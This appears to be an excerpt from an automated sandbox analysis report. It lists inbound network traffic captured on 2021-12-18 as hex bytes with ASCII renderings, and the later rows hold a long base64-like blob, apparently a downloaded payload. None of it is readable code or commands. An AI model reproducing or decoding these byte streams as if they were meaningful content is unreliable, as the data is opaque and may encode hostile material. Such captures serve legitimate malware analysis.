2021-12-18 07:43:06 UTC	182	IN	Data Raw: 58 a6 5f 78 e1 1c 10 b8 7a a1 47 8c 57 4d 1a 55 03 42 2c e5 93 3e b0 b3 6e 77 79 d3 7a bc 02 0a 3a ad 92 25 7c f2 9b 12 f4 e4 43 d3 f4 51 e6 57 2e 19 2f ce 6d 8b 97 d8 6a d8 f7 27 59 11 0b 36 04 8f 14 27 fc ee 73 7b fa ac ec 79 ce 2f 56 d2 82 23 5a dc 9b 1d 62 48 c2 ea a3 ab 62 e0 d1 f4 9a f8 d8 27 b8 7c 4d 9e 40 35 d8 20 c8 92 d3 3a 13 19 c7 9a 7b 90 2a 08 8a 4e 75 0d 0b d1 93 6f 8c ad f8 18 6d ae 75 86 cd 15 68 14 ac 80 9b 67 61 3a 7e 0a 36 9f 2a 5f 0c b7 a5 02 3f ca fd 1a e9 cf 44 b3 43 be 52 c3 3e 3a 16 2d 14 ea f9 c1 bf ac 51 d8 4f 55 4e 88 64 09 dc e0 ac 60 2c cd 65 19 44 1e fe 14 05 ff 09 ce d3 a5 72 a1 53 9f 05 e5 af 4a d8 08 8a ed e0 45 f2 0d 04 82 e0 b8 fb 77 cc 19 db f0 e9 ba 7a 66 77 2d d8 d0 ec 20 3a 09 d4 e0 05 40 dd db c3 16 2e df 2a 69 cc Data Ascii: X_xzGWMUB,>nwyz:%|CQW./mj'Y6's{y/V#ZbHb'|M@5 :{*Nuomuhga:~6*_?DCR>:-QOUNd`,eDrSJEwzfw- : @.*i
2021-12-18 07:43:06 UTC	186	IN	Data Raw: 99 3d ce 5c 36 b9 d4 98 dd c7 5f 18 cf c8 c9 7b a4 97 19 d7 3d 0c a5 cc a7 67 b0 d6 fa 1e 31 c1 4c f7 8f c0 34 2d 2a 17 b5 ad 52 e2 13 8f 61 10 02 06 74 7b ad 0c 43 1f 9f a1 98 b3 12 78 4a 8f 31 dc cf ef 0b c3 96 0a 93 41 90 6b f8 68 99 21 42 73 f1 0d f0 6e 7b 8b 02 22 d2 55 1f b4 67 2b e3 73 58 95 7c 64 70 19 23 62 9c f8 6e 47 cc 06 a4 c9 ad dd a4 96 21 2e b2 df bb 5a 72 bf 2b a0 b2 6c c6 bb 43 d1 ed 2b 8c 0d bb ef 0c 80 2a 29 bd 1d 92 15 db 58 69 f5 fa da 16 93 fe c6 36 82 b0 a1 9f aa 74 3c 13 13 17 e6 65 fa 11 29 73 6b ae ac 76 bc 95 4b 2f fa ed 2a 9f 05 36 6f 3c 67 d3 04 c6 a5 8a fc 1b f4 f0 b4 91 0c e2 a0 20 17 f5 90 c9 69 bb a7 8e 02 55 47 00 61 e6 08 a3 67 fd 70 6c 8d 88 a6 e8 52 fc d5 25 a9 cf 79 de 75 c7 d9 24 ed 8d a0 70 0b 45 fb 6d 06 39 ef cb Data Ascii: =\6_{=g1L4-*Rat{CxJ1Akh!Bsn{"Ug+sX|dp#bnG!.Zr+lC+*)Xi6t<e)skvK/*6o<g iUGagplR%yu$pEm9
2021-12-18 07:43:06 UTC	190	IN	Data Raw: 72 10 79 8d ab a4 60 02 e0 4c 5e 05 da 5a 5c 08 5b 6d ff a0 27 93 61 27 96 5a 8e 12 1c da 39 ee a9 c5 e1 17 ad 35 97 ea ef 6c 43 eb 5e dc 1f 9e 9f 15 bf c7 5b 02 9f 74 e3 fa 5a 5f 58 27 82 92 2e f8 5f a5 55 00 c4 4e 6a 47 7e 67 5f d1 d9 ef 33 6c 14 50 34 f1 c5 ad 61 2b cb 43 a7 0b 23 c8 33 50 1e 82 04 9d b7 25 3f 62 ea c4 a7 93 71 e6 2a 9f dc 4b 2c cf 42 12 80 85 2c b1 19 e0 80 ea b0 9e 04 0a 3f 56 3f 16 a0 8b 74 89 15 1b 05 c5 2e 5f ac c3 df c6 0a 36 4c 73 1b 34 f1 fe 33 22 eb d1 24 85 a0 ed fa a3 d6 f5 49 06 32 36 52 87 3f 90 4a b3 2b d9 4b 5a 88 71 36 67 9b ad c8 17 0e 77 7f 3b 25 f8 61 89 bb 38 29 d0 42 6c 9d da 99 60 be 7d 3c 78 6e 01 aa b7 b6 43 22 3f be 04 65 7e 01 ec 5b 3a f2 a6 62 fe 48 e0 db da 90 2a 39 fa 81 dd 37 18 a6 8c b7 35 d4 da bb 04 7c Data Ascii: ry`L^Z\[m'a'Z95lC^[tZ_X'._UNjG~g_3lP4a+C#3P%?bq*K,B,?V?t._6Ls43"$I26R?J+KZq6gw;%a8)Bl`}<xnC"?e~ [:bH*975|
2021-12-18 07:43:06 UTC	193	IN	Data Raw: 2d 84 6e d1 01 5a 0c 32 8b d7 b5 2d 45 f0 64 50 0f a9 59 38 f4 da a6 5c 95 cf 63 ed 03 a4 fc 06 64 a5 49 95 51 0e 18 4d b7 1b dd 83 e1 87 94 e7 66 f6 6b 8c 88 80 25 f1 a0 17 37 0d 69 e7 ab ac 90 08 21 3d 4a 36 e2 05 ff a6 3f 78 c1 70 be 15 d2 e8 03 13 ec 00 56 35 93 19 48 5a 59 aa f7 7a 9c b1 ca 39 f3 35 73 a2 38 2a ce 74 0c 20 17 32 5f 58 d5 61 a3 d9 35 68 99 bd ca 41 fa ec 0c 66 bc 3f d3 25 2a de 8e 9b 93 da 08 96 2f 90 07 ca 79 b0 2a db 02 50 46 f7 4c b0 51 bd 7c 02 b2 16 f1 5d f9 3c 58 93 57 ef d8 c6 cd 5c ae 79 88 2f bc 55 64 dd 01 f4 2a 65 72 1b 2f cf ef 5f 91 7e ea 64 12 85 75 78 0a 7c dc b6 e4 54 80 f5 de 28 ce c4 77 a9 d1 da 68 8c 91 18 f5 b7 30 da fd 2d 26 be 97 c1 d8 30 a9 f0 74 15 b6 ac 18 c8 db 20 ba 98 d6 1d fa 68 9b 2d f8 ad 7c e0 f3 29 7f Data Ascii: -nZ2-EdPY8\cdlQMfk%7i!=J6?xpV5HZYz95s8*t 2_Xa5hAf?%*/y*PFLQ|]<XW\y/Ud*er/_~dux|T(wh0-&0t h-|)
2021-12-18 07:43:06 UTC	197	IN	Data Raw: 47 b5 2b 25 71 b1 42 7d c8 8a c7 75 6f e5 c7 48 fb 93 0c a2 48 0c c9 2d e7 f9 30 49 db 94 b6 1a 32 48 a9 b7 3a ed b7 a7 c7 6c 2f 01 d0 f5 47 a0 db ce d0 8b b6 92 1b 33 f2 2f a6 ae 53 d7 51 e5 5b f2 c3 6c 83 0f 6a 07 27 c3 04 1d a9 af 09 09 52 9b 46 5d f1 58 54 db be 5d 28 44 f7 71 ef ea a2 a2 1c fc 9f 48 95 52 b4 61 73 64 ff fd 18 78 f4 0e 5c 44 de e9 4d 6e 79 16 b2 64 c7 f4 0e c6 ae 68 db 7c 0b 72 70 38 19 07 9d f4 fe 72 47 71 2b 8a 41 5a 93 13 25 c6 5a f6 a0 dd e7 65 80 60 ce ce 5d 56 07 e8 87 1f 1c 0e c8 40 65 c3 84 45 b3 d3 6a b7 48 17 68 7c 2b 00 7e db 2a ca f7 d9 4d 51 d9 cf 67 7a 62 e0 31 28 29 ec 55 76 06 a9 c0 d7 ff 67 71 78 39 f3 94 2e 94 2c 8f 84 3d d9 1a 92 82 21 5a 09 a1 e9 19 5f 69 84 57 37 d9 82 15 2c 48 b8 fc fc 30 1c 72 19 b6 78 7f 6c c3 Data Ascii: G+%qB}uoHH-0I2H:l/G3/SQ[lj'RF]XT](DqHRasdx\DMnydh|rp8rGq+AZ%Ze`]V@eEjHh|+~*MQgzb1()Uvgqx 9.,=!Z_iW7,H0rxl

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:06 UTC	201	IN	Data Raw: 02 50 56 77 32 be dd 67 c3 6a 37 7a 9a c0 6b 1f a1 09 64 dd da ec a7 e3 ac ca 8e 67 5a 18 88 05 50 2e db 36 8a 68 78 e3 12 30 c8 95 ac ef 1b f1 c1 71 10 e8 3c 14 21 36 42 00 ca f0 ab 2f 0a 75 33 b2 62 16 84 21 92 2b e1 f5 4d a2 fc 04 cc 04 b6 5e 02 a7 4e 18 b5 e0 02 e4 ac 1c 76 d9 bd a7 a9 e9 74 8b 4e bc 1f a8 ca 68 94 3a 6d 78 ae 71 2c 43 57 7e 6b 3e 36 e8 b3 c7 ab 98 50 eb 9f da 8f 37 b7 85 5f 83 39 11 ca bf 79 15 48 81 2b 3a f0 39 ac f8 43 36 65 8a c5 0f ea 44 95 19 5c bc da 0e 32 1d e4 46 83 20 e0 59 5e d6 a2 1b 1a 4f 9d 15 b6 bc 4a 84 b3 71 1f e6 40 34 66 42 a5 73 42 d5 15 ea b7 92 da d8 9e 7f d0 7b d9 78 5e 93 6d 55 d3 53 e6 e4 4d 38 9f 28 d5 76 be 05 e3 e8 55 8e a1 69 0f 21 9d 50 c7 75 5a 23 4b d6 12 2a d9 c4 f8 c5 2a 9e ec 39 00 69 cd b0 d2 03 99 Data Ascii: PVw2gj7zkdgZP.6hx0q<!6B/u3b!+M^NvtNh:mxq,CW~k>6P7_9yH+:9C6eD\2F Y^OJq@4fBsB{x^mUSM8(vUi!PuZ#K**9i
2021-12-18 07:43:06 UTC	206	IN	Data Raw: 0b 31 62 55 e1 0b 98 58 64 d4 a6 68 30 9d b2 11 a7 61 5d 54 a1 25 40 75 e7 46 9f 15 a5 be fc f3 3f 51 35 97 5d 8d 93 31 ac 55 d7 52 21 5b 46 dc 30 1b 4d 3d aa 0c b7 65 d3 99 ad 4c 75 35 78 79 2c e0 4a fa 41 60 10 1d 62 7a e1 5c a1 b6 4e a1 e5 b6 da 6f 0b 66 fd a9 d5 99 60 d6 f8 ec ea 47 c5 f6 71 2e 39 cc b5 ed e9 e7 c1 74 5a df 37 cf c3 38 c5 89 6f 2d 2b 98 24 47 a8 e8 1a 16 59 32 ac 6b 27 54 03 c7 83 99 f2 b5 74 f2 5c 50 7d 89 3a fd c4 d4 79 60 dd 5e 4a 44 7e 03 85 10 a8 f2 8d d5 16 6c 02 62 7c 27 8f 2c 13 a2 a3 3a 72 33 85 11 07 35 34 10 9c ed f0 e8 45 aa ab ba 3b cf f5 7c 25 ac 19 da ea 5d ed 6f 11 a1 2d 5a 8e f4 ca 45 cc 5c 17 7e 7b a1 d7 97 d8 f8 ff ca 0e 7c 32 0c 9c b5 71 7e 4d 61 4f 3a f4 d5 70 f1 81 ce 23 65 ee 3c 98 08 e0 86 a4 5c d8 15 cb 80 cc Data Ascii: 1bUXdh0a]T%@uF?Q5]1UR![F0M=eLu5xy,JA`bz\Nof`Gq.9tZ78o-+$GY2k'Tt\P}:y`^JD~lb|',:r354E;|%]o-ZE\~{|2q~MaO:p#e<\
2021-12-18 07:43:06 UTC	210	IN	Data Raw: 50 ab fc a8 c2 cc dc f7 81 b6 23 42 22 e0 4c 4b 25 49 a3 e2 f2 2d 1e 49 de db 77 81 44 ad b9 00 fc fb da 13 26 ca 12 0d 1d f0 e7 2b 11 fc d6 6a 34 83 8e ba 9b 00 24 90 ec 0d b1 e0 08 ec 74 f2 d3 db f6 3d f1 95 e8 a3 c1 65 0a 47 0a 75 0f 24 02 14 06 f5 31 3e 21 61 5d 41 e4 2e 8b c5 c5 bd e1 c2 7d 62 eb f0 fa 8a 87 46 00 34 3e 35 1e c9 99 6e cb d6 35 df 2d 9a 36 81 a9 85 93 76 8f a8 ef bf 18 ca 05 aa e5 a9 1c fe 8f cb b5 42 48 2f 18 88 4a fb 8b a0 6c ec 81 67 58 ea db 85 0e c5 49 98 89 1c 59 2f 69 19 29 73 ec 8a 8f e0 50 df 98 93 38 29 93 0e aa fb 45 6e 28 d9 a9 00 97 c5 ed ec a4 40 d3 d8 88 c5 9a 39 3d 47 4d 27 00 0f 49 a1 dd 81 a7 a6 d6 92 78 2d 19 c5 68 7d ca 3d b2 70 20 f1 79 77 b6 2e c8 1d 1f 0c 31 41 0e 55 48 96 5a f2 ba 97 54 50 dc c7 e1 8d cf 3d 21 Data Ascii: P#B"LK%l-IwD&+j4$t=eGu$1>!a]A.}bF4>5n5-6vBH/JlgXIY/i)sP8)En(@9=GM'Ix-h}=p yw.1AUHZTP=!
2021-12-18 07:43:06 UTC	214	IN	Data Raw: 10 40 50 e0 5c a1 71 e1 78 dd 67 99 06 ea 9b 0d 5e a9 ca e0 5c 2b 93 06 70 97 4e 03 eb b3 ca 06 7f 33 35 6d e7 a9 f7 00 84 4b 5a d1 a9 8d df f6 ef c7 cb 78 5c f4 fd 39 e3 61 80 44 ba d5 5d 96 35 08 ee 0b 60 d3 35 7e 98 21 14 10 8b fe ef 5c b4 22 ce e5 82 c9 e4 96 23 67 6c fb d3 51 fd b7 5f fc ac fb ac d0 a4 9f 1a c5 df 59 7d c2 8b 89 4e fd 14 6b 1c ea 72 4c 9b 7a c6 11 3d 78 a4 2d cc 97 ab 2d 09 3d dc 46 4b 57 1e 0c 4e 12 b3 38 49 7d b1 e3 59 9e 3f 2d 41 fd 1e 4d db 5b 00 43 13 cc 82 73 b3 3f f8 c8 ad cf 10 ce 27 5a 10 a5 74 73 2c 42 43 06 29 1f 6a d0 d9 79 c9 74 30 97 90 24 bb f8 5e 6d ca eb e0 92 4e 48 af 8e be 0d 7e 36 2b 4e 1b 1f 0c f7 a8 b0 7f 73 1b ff 81 c6 5e 0a 51 c4 ac 7c f3 ce 1a 2a ef b4 c3 5c ff 12 7f 92 40 15 29 69 84 e6 28 74 9e 46 1c 4a 66 Data Ascii: @P\qxg^\+pN35mKZx\9aD]5`5~!\"#glQ_Y}NkrLz=x--=FKWN8I}Y?-AM[Cs?'Zts,BC)jyt0$^mNH~6+Ns^Q|*\@)i(tFJf
2021-12-18 07:43:06 UTC	223	IN	Data Raw: c3 f0 55 7d d3 08 a4 20 19 bd 86 55 ce fa a0 25 a5 b9 2e 72 83 30 69 54 3e 49 dc 47 12 8f 63 c3 a5 cc a4 d6 4a 57 c9 83 4e 62 df 20 ce 03 9f 99 4a 71 da fa a9 5f 19 60 9e cd eb bf e9 e7 af c0 71 17 2d 80 d5 fa 91 54 46 f3 9b ce a8 af f9 0d 9f b2 21 09 45 6d 40 bb 2a ff 06 b6 4b 3c a3 ac d6 2b 28 b4 ad fd 6a 92 1c 34 cf 49 a8 8c 51 68 63 cc 5c c5 5e a0 ff 9d 34 54 1c a2 4d e9 10 e3 23 dd b1 3f 9e 58 18 fe de e6 ff 1e d3 74 15 0d 02 fb db 5d 78 1a ea 93 97 a9 47 57 9c cc e6 c4 42 be 67 5c 40 c2 7c a0 a8 24 62 c0 0d bb 1a 75 15 b8 92 1e 07 f4 c5 7b 84 e9 4f 55 84 76 d9 e7 b1 bc 25 75 4b 3f cd cc 3f 11 4c 22 fd f8 52 e2 f1 83 f3 19 c1 06 22 bb f5 cd 51 f2 a1 b2 02 be 63 44 28 02 37 27 3d e2 d2 6b bd 6d a6 04 2b 0d 75 5c cc cf 8d f0 7f 12 03 c7 1d b8 72 a2 c9 Data Ascii: U} U%.r0iT>IGcJWNb Jq_`q-TF!Em@*K<+(j4IQhc\^4TM#?Xt]xGWBg\@|$bu{OUv%uK??L"R"QcD(7'=km+u\r
2021-12-18 07:43:06 UTC	230	IN	Data Raw: 67 29 b2 af 30 f6 89 3c 30 c2 26 8e c5 45 77 7d f4 37 a8 0f 50 49 d7 9c bd 53 9e 42 96 62 5b 08 eb 78 bb 97 db 6b f3 5a 0e de 73 d7 be b5 a4 fe 6d b1 33 42 a8 be 44 3a 26 07 f1 c5 0e d4 6a 4a 53 a3 94 7b 48 18 c7 71 bd 2b 55 ff 5c 95 31 d4 7a 0a eb ca 6f 8d 88 e6 fc 51 b9 fd 75 43 36 6c 40 a5 1d 3e 96 0d d3 4f 37 9a 2b 85 90 2d 12 58 ae d6 12 b0 c3 54 4f 9e 8a 05 39 bc 0d 0c 40 b0 93 0b 31 35 7e ef f2 9e 07 e8 ac 43 02 ca 4d 03 75 ea 1a 6f 83 41 4d cd 33 ae 52 6f 29 54 3d 44 33 56 ae 8f 02 6c f0 e0 6b 50 79 a8 ac 1f 58 16 3c f6 72 a4 22 31 07 7f d0 7f 02 98 e7 48 82 12 8d d6 ee 77 76 2c 61 8e 28 17 be ea bb ed cf 05 da 3f 4e c2 96 5c 69 64 6e d5 75 52 c3 8e b9 18 b5 21 fe 4c 7a 9a 4d 46 f1 ea 70 3e 56 5b 84 56 6b e2 24 e8 b6 4f 85 96 cc 78 6e bc c2 a5 7c Data Ascii: g)0<0&Ew}7PISBb[xkZsm3BD:&jJS{Hq+U\1zoQuC6l@>O7+-XTO9@15~CMuoAM3Ro)T=D3VlkPyX<r"1Hwv,a(?N\idnuR!LzMFp>V[Vk$Oxn|
2021-12-18 07:43:06 UTC	246	IN	Data Raw: c5 68 95 00 15 be 39 7f 0c 60 de 54 c2 8d 16 6b 06 33 a7 95 2c f4 7b 9d a3 fd d1 0f a0 a5 a2 dd 19 6f 80 60 0d db df da 19 55 f6 0f e6 f8 c1 b1 51 50 40 00 45 f7 1a dc 41 fc 39 b1 a3 f7 90 0b 18 10 13 b2 ac d2 08 d6 ca 60 cf 78 fb 94 d3 d7 5a 98 b6 09 e4 52 69 9e a2 14 32 07 b2 75 5d 42 f5 8a ef 50 e5 aa d2 77 a0 39 39 d8 c7 af 84 e4 fc be fc d5 be 45 38 38 78 f3 53 16 a7 0a 13 5a 91 54 3e 46 e0 b7 b2 4b 1d f5 71 39 2c 6b 4d da 4a d8 d0 60 8a 85 c9 86 ea 89 35 e4 f2 ea f0 49 b9 6e db f3 5b 6c 11 08 f3 90 d5 47 17 22 50 91 b3 0d a8 d5 da d8 7d 0b fa 76 19 97 23 f4 0a 77 de 18 b2 c3 16 6e bd d0 a9 af f3 5c 16 b9 19 13 96 ae ba af c0 b9 87 56 15 5c 56 89 21 f9 80 bb f4 1f 2f 53 38 23 31 68 f9 eb bd c8 bb 43 d3 f9 82 18 49 a5 2a 99 91 5b e0 e9 09 f0 09 ee b2 Data Ascii: h9`Tk3,{o`UQP@EA9`xZRi2u]BPw99E88xSZT>FKq9,kMJ`5In[lG"P}v#wn\V\V!/S8#1hCI*[
2021-12-18 07:43:06 UTC	255	IN	Data Raw: 00 76 00 51 00 56 00 71 00 77 00 4e 00 73 00 7a 00 6a 00 4c 00 36 00 53 00 6d 00 50 00 4b 00 35 00 56 00 4a 00 42 00 61 00 57 00 67 00 44 00 53 00 6e 00 68 00 30 00 62 00 57 00 7a 00 45 00 2f 00 47 00 75 00 59 00 43 00 58 00 43 00 67 00 37 00 67 00 44 00 51 00 48 00 51 00 58 00 32 00 66 00 46 00 43 00 6e 00 6e 00 69 00 75 00 36 00 42 00 77 00 4d 00 38 00 39 00 4f 00 4f 00 68 00 33 00 4b 00 66 00 72 00 63 00 50 00 34 00 32 00 47 00 34 00 48 00 79 00 30 00 32 00 6c 00 6f 00 32 00 57 00 70 00 66 00 57 00 2b 00 4c 00 46 00 71 00 4f 00 52 00 48 00 70 00 2b 00 34 00 39 00 65 00 61 00 6b 00 72 00 37 00 2b 00 52 00 61 00 38 00 42 00 50 00 7a 00 76 00 71 00 47 00 37 00 37 00 4d 00 61 00 4a 00 50 00 4c 00 6e 00 52 00 32 00 73 00 46 00 73 00 6c 00 42 00 75 00 32 00 Data Ascii: vQVqwNszjL6SmPK5VJBaWgDSnh0bWzE/GuYCXCg7gDQHQX2fFCnniu6BwM89OOh3KfrcP42G4Hy02lo2WpfW+LFqORHp+49eakr7+Ra8BPzvqG77MaJPLnR2sFslBu2
2021-12-18 07:43:06 UTC	271	IN	Data Raw: 00 65 00 4a 00 4e 00 68 00 6e 00 72 00 6d 00 42 00 76 00 38 00 71 00 69 00 33 00 2b 00 30 00 46 00 47 00 32 00 74 00 45 00 32 00 68 00 57 00 2b 00 79 00 32 00 34 00 65 00 63 00 47 00 4b 00 61 00 4b 00 51 00 59 00 73 00 4d 00 69 00 34 00 70 00 32 00 59 00 37 00 74 00 4a 00 44 00 7a 00 5a 00 4a 00 6c 00 67 00 45 00 59 00 68 00 43 00 55 00 39 00 45 00 75 00 65 00 66 00 79 00 72 00 62 00 71 00 49 00 66 00 4f 00 4e 00 35 00 45 00 72 00 4c 00 30 00 62 00 45 00 74 00 7a 00 4e 00 68 00 49 00 33 00 6d 00 65 00 41 00 4d 00 4c 00 50 00 2b 00 6b 00 71 00 47 00 35 00 2f 00 69 00 33 00 6e 00 70 00 32 00 2f 00 61 00 6e 00 48 00 66 00 5a 00 4f 00 79 00 6d 00 6d 00 79 00 6a 00 50 00 36 00 4c 00 31 00 77 00 65 00 2f 00 75 00 32 00 59 00 69 00 6c 00 58 00 67 00 72 00 4b 00 Data Ascii: eJNhnrmBv8qi3+0FG2tE2hW+y24ecGKaKQYsMi4p2Y7tJDzZJlgEYhCU9EuefyrbqIfON5ErL0bEtzNhI3meAMLP+kqG5/i3np2/anHfZOymmyjP6L1we/u2YilXgrK

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:06 UTC	287	IN	Data Raw: 00 71 00 7a 00 33 00 69 00 53 00 52 00 30 00 62 00 48 00 42 00 2b 00 43 00 36 00 4c 00 32 00 4d 00 4d 00 6d 00 37 00 6d 00 78 00 50 00 39 00 71 00 34 00 6b 00 42 00 71 00 4d 00 51 00 37 00 4d 00 74 00 73 00 4b 00 76 00 47 00 4c 00 7a 00 75 00 4c 00 35 00 69 00 4d 00 47 00 72 00 7a 00 5a 00 43 00 49 00 49 00 74 00 63 00 55 00 72 00 61 00 35 00 46 00 6a 00 70 00 66 00 65 00 75 00 47 00 6e 00 57 00 42 00 48 00 45 00 31 00 4f 00 73 00 63 00 44 00 54 00 45 00 61 00 71 00 67 00 39 00 49 00 79 00 48 00 6a 00 4b 00 76 00 69 00 6d 00 58 00 45 00 38 00 51 00 72 00 57 00 52 00 43 00 39 00 72 00 44 00 4c 00 6a 00 30 00 5a 00 65 00 74 00 74 00 39 00 7a 00 72 00 57 00 64 00 68 00 48 00 67 00 33 00 4e 00 65 00 46 00 6f 00 50 00 78 00 70 00 6f 00 43 00 63 00 5a 00 38 00 Data Ascii: qz3iSR0bHB+C6L2MMm7mxP9q4kBqMQ7MtsKvGLzuL5iMGrzZCIItcUra5FjpfeuGnWBHE1OscDTEaq g9IyHjKvimXE8QrWRC9rDLj0Zett9zrWdhHg3NeFoPxpoCcZ8
2021-12-18 07:43:06 UTC	303	IN	Data Raw: 00 42 00 58 00 64 00 73 00 75 00 6e 00 71 00 6b 00 78 00 67 00 62 00 59 00 34 00 6f 00 72 00 65 00 34 00 62 00 37 00 31 00 73 00 35 00 4a 00 59 00 64 00 37 00 31 00 67 00 53 00 6a 00 5a 00 56 00 36 00 41 00 71 00 30 00 65 00 66 00 46 00 32 00 36 00 57 00 58 00 7a 00 6e 00 49 00 64 00 76 00 38 00 2b 00 32 00 6e 00 48 00 70 00 4b 00 53 00 62 00 4a 00 77 00 76 00 54 00 33 00 65 00 43 00 44 00 57 00 6f 00 6b 00 76 00 39 00 55 00 71 00 66 00 30 00 56 00 4e 00 52 00 68 00 5a 00 63 00 36 00 46 00 64 00 5a 00 74 00 30 00 62 00 64 00 37 00 48 00 4e 00 48 00 74 00 45 00 53 00 2b 00 67 00 36 00 43 00 73 00 78 00 4a 00 6f 00 2f 00 38 00 5a 00 32 00 39 00 45 00 74 00 66 00 5a 00 75 00 64 00 38 00 44 00 6b 00 38 00 65 00 55 00 70 00 32 00 32 00 73 00 42 00 58 00 70 00 Data Ascii: BXdsunqkxgbY4ore4b71s5JYd71gSjZV6Aq0efF26WXznIdv8+2nHpKSbJwvT3eCDWokv9Uqf0VNRh Zc6FdZt0bd7HNHtES+g6CsxJo/8Z29EtfZud8Dk8eUp22sBXp
2021-12-18 07:43:06 UTC	319	IN	Data Raw: 00 71 00 2f 00 6c 00 4c 00 73 00 63 00 38 00 6f 00 4b 00 47 00 73 00 6d 00 47 00 71 00 7a 00 34 00 76 00 4f 00 59 00 74 00 70 00 37 00 31 00 6d 00 58 00 51 00 53 00 72 00 66 00 74 00 45 00 4d 00 6e 00 77 00 59 00 61 00 45 00 4e 00 66 00 64 00 45 00 4d 00 6a 00 6e 00 65 00 32 00 76 00 6e 00 42 00 49 00 51 00 62 00 39 00 71 00 35 00 38 00 50 00 32 00 4c 00 59 00 66 00 6a 00 41 00 4c 00 75 00 36 00 49 00 31 00 4c 00 2f 00 6b 00 78 00 52 00 69 00 65 00 39 00 50 00 70 00 70 00 6f 00 45 00 6b 00 45 00 6b 00 76 00 46 00 49 00 49 00 6d 00 2f 00 65 00 52 00 58 00 6c 00 50 00 6d 00 47 00 68 00 45 00 42 00 4e 00 64 00 6e 00 37 00 59 00 65 00 39 00 66 00 64 00 6e 00 52 00 4f 00 73 00 53 00 6a 00 74 00 71 00 69 00 6c 00 2f 00 57 00 53 00 72 00 47 00 64 00 31 00 47 00 Data Ascii: q/lLsc8oKGsmGqz4vOYtp71mXQSrftEMnwYaENfdEMjne2vnBIQb9q58P2LYfjALu6I1L/kxRie9PppoEkEkvFIIm/eRXlPmGhEBNdn7Ye9fdnROsSjtqil/WSrGd1G
2021-12-18 07:43:06 UTC	335	IN	Data Raw: 00 50 00 31 00 45 00 56 00 61 00 30 00 57 00 67 00 6d 00 43 00 75 00 6e 00 45 00 70 00 75 00 4c 00 64 00 6f 00 31 00 6a 00 32 00 6c 00 6b 00 4d 00 58 00 37 00 76 00 62 00 45 00 79 00 67 00 57 00 51 00 50 00 59 00 71 00 62 00 30 00 71 00 43 00 58 00 65 00 54 00 46 00 38 00 62 00 4f 00 30 00 67 00 49 00 73 00 2b 00 53 00 43 00 77 00 56 00 59 00 7a 00 50 00 42 00 4f 00 31 00 37 00 4e 00 72 00 58 00 6f 00 44 00 41 00 59 00 52 00 35 00 4e 00 36 00 51 00 66 00 70 00 4b 00 68 00 42 00 4c 00 68 00 41 00 43 00 4c 00 36 00 6a 00 52 00 72 00 37 00 43 00 55 00 74 00 57 00 2f 00 4e 00 4f 00 4a 00 6c 00 35 00 63 00 7a 00 57 00 65 00 68 00 39 00 6e 00 70 00 34 00 74 00 71 00 38 00 38 00 32 00 50 00 75 00 63 00 2b 00 38 00 6d 00 72 00 50 00 6c 00 4f 00 32 00 67 00 41 00 Data Ascii: P1EVa0WgmCunEpuLdo1j2lkMX7vbEygWQPYqb0qCXeTF8bO0gIs+SCwVYzPBO17NrXoDAYR5N6QfpK hBLhACL6jRr7CUtW/NOJl5czWeh9np4tq882Puc+8mrPlO2gA
2021-12-18 07:43:06 UTC	351	IN	Data Raw: 00 44 00 4e 00 6d 00 62 00 32 00 72 00 4b 00 76 00 67 00 56 00 59 00 6c 00 7a 00 36 00 6a 00 42 00 52 00 55 00 53 00 5a 00 31 00 54 00 77 00 4d 00 41 00 33 00 64 00 72 00 33 00 44 00 39 00 78 00 36 00 62 00 79 00 6d 00 39 00 38 00 32 00 68 00 4c 00 6b 00 44 00 49 00 39 00 43 00 6f 00 6d 00 74 00 53 00 64 00 43 00 45 00 52 00 4d 00 72 00 58 00 37 00 58 00 32 00 7a 00 72 00 6b 00 4b 00 7a 00 44 00 67 00 42 00 73 00 52 00 78 00 30 00 54 00 2b 00 74 00 47 00 39 00 4d 00 44 00 44 00 6c 00 32 00 44 00 45 00 73 00 50 00 63 00 57 00 62 00 67 00 61 00 41 00 30 00 32 00 36 00 57 00 76 00 67 00 32 00 67 00 67 00 6d 00 53 00 66 00 58 00 59 00 50 00 41 00 5a 00 6c 00 61 00 4e 00 6a 00 31 00 64 00 2b 00 63 00 46 00 48 00 5a 00 75 00 63 00 64 00 34 00 75 00 49 00 72 00 Data Ascii: DNmb2rKvgVYlz6jBRUSZ1TwMA3dr3D9x6bym982hLkDI9ComtSdCERMrX7X2zrkKzDgBsRx0T+tG9M DDl2DEsPcWbgaA026Wvg2ggmSfXYPAZlaNj1d+cFHZucd4uIr
2021-12-18 07:43:06 UTC	367	IN	Data Raw: 00 39 00 61 00 69 00 33 00 75 00 54 00 37 00 54 00 30 00 57 00 65 00 32 00 74 00 43 00 4e 00 4f 00 55 00 30 00 74 00 69 00 64 00 4c 00 65 00 54 00 4f 00 6a 00 33 00 63 00 61 00 6f 00 74 00 33 00 2b 00 6d 00 63 00 37 00 52 00 36 00 48 00 48 00 70 00 30 00 79 00 4b 00 72 00 42 00 6f 00 35 00 78 00 49 00 38 00 33 00 2f 00 57 00 46 00 79 00 6f 00 43 00 55 00 79 00 57 00 74 00 45 00 47 00 68 00 65 00 58 00 7a 00 2f 00 2f 00 4d 00 41 00 4e 00 2b 00 76 00 33 00 71 00 48 00 34 00 6e 00 78 00 6d 00 72 00 46 00 5a 00 36 00 2b 00 4c 00 34 00 64 00 6e 00 78 00 59 00 44 00 6b 00 31 00 54 00 49 00 67 00 66 00 6e 00 69 00 6b 00 54 00 45 00 73 00 36 00 33 00 6e 00 7a 00 4d 00 72 00 2b 00 37 00 75 00 59 00 78 00 7a 00 34 00 4c 00 43 00 47 00 53 00 55 00 32 00 31 00 57 00 Data Ascii: 9ai3uT7T0We2tCNOU0tidLeTOj3caot3+mc7R6HHp0yKrBo5xI83/WFyoCUyWtEGheXz//MAN+v3qH 4nxmrFZ6+L4dnxYDk1TlgfnikTEs63nzMr+7uYxz4LCGSU21W
